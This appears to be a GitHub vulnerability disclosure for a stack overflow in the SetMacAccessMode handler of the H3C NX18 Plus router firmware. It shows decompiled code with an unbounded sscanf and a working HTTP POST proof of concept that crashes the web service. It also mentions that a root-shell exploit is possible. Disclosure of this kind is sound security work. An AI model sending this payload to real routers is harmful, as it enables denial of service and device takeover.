Darry-lang1 Update readme.md ... on Jul 25 History

..

img	4 months ago
readme.md	4 months ago

readme.md

H3C Magic NX18 Plus NX18PV100R003 has a stack overflow vulnerability

Overview

- Manufacturer's website information: https://www.h3c.com/
- Firmware download address : https://www.h3c.com/cn/d_202103/1389284_30005_0.htm

Product Information

H3C NX18 Plus NX18PV100R003 router, the latest version of simulation overview:

Vulnerability details

The H3C NX18 Plus NX18PV100R003 router was found to have a stack overflow vulnerability in the SetMacAccessMode function. An attacker can obtain a stable root shell through a carefully constructed payload.

```
26  int v25[36]; // [sp+128h] [-104h] BYREF
27  char v26[32]; // [sp+1B8h] [-74h] BYREF
28  char v27[32]; // [sp+1D8h] [-54h] BYREF
29  char v28[32]; // [sp+1F8h] [-34h] BYREF
30  int v29; // [sp+218h] [-14h] BYREF
31  int v30; // [sp+21Ch] [-10h] BYREF
32  int v31[3]; // [sp+220h] [-Ch] BYREF
33
34  v31[0] = 0;
35  v30 = 0;
36  v29 = 0;
37  memset(v28, 0, sizeof(v28));
38  memset(v27, 0, sizeof(v27));
39  memset(v26, 0, sizeof(v26));
40  v2 = (const char *)websgetvar(a1, "param", "");
41  if ( v2 )
42  {
43    memset(v28, 0, sizeof(v28));
44    sscanf(v2, "%[^;];", v28);
45    v3 = &v2[strlen(v28) + 1];
46    v4 = atoi(v28);
47    memset(v28, 0, sizeof(v28));
48    sscanf(v3, "%[^;];", v28);
49    v5 = strlen(v28);
```


In the `SetMacAccessMode` function, the `param` we entered is formatted using the `sscanf` function and in the form of `%[^;];` . This greedy matching mechanism is not secure, as long as the size of the data we enter is larger than the size of `V28` , it will cause a stack overflow.

Recurring vulnerabilities and POC


In order to reproduce the vulnerability, the following steps can be followed:

1. Boot the firmware by qemu-system or other ways (real machine)
2. Attack with the following POC attacks


```
POST /goform/aspForm HTTP/1.1
Host: 192.168.124.1:80
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101
Firefox/102.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.

Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Referer: https://121.226.152.63:8443/router_password_mobile.asp
Content-Type: application/x-www-form-urlencoded
Content-Length: 536
Origin: https://192.168.124.1:80
DNT: 1
Connection: close
Cookie: LOGIN_PSD_REM_FLAG=0; PSWMOBILEFLAG=true
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1

CMD=SetMacAccessMode&param=AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```




The picture above shows the process information before we send poc.




In the picture above, we can see that the PID has changed since we sent the POC.



The picture above is the log information.



By calculating offsets, we can compile special data to refer to denial-of-service attacks(DOS).



Finally, you also can write exp to get a stable root shell without authorization.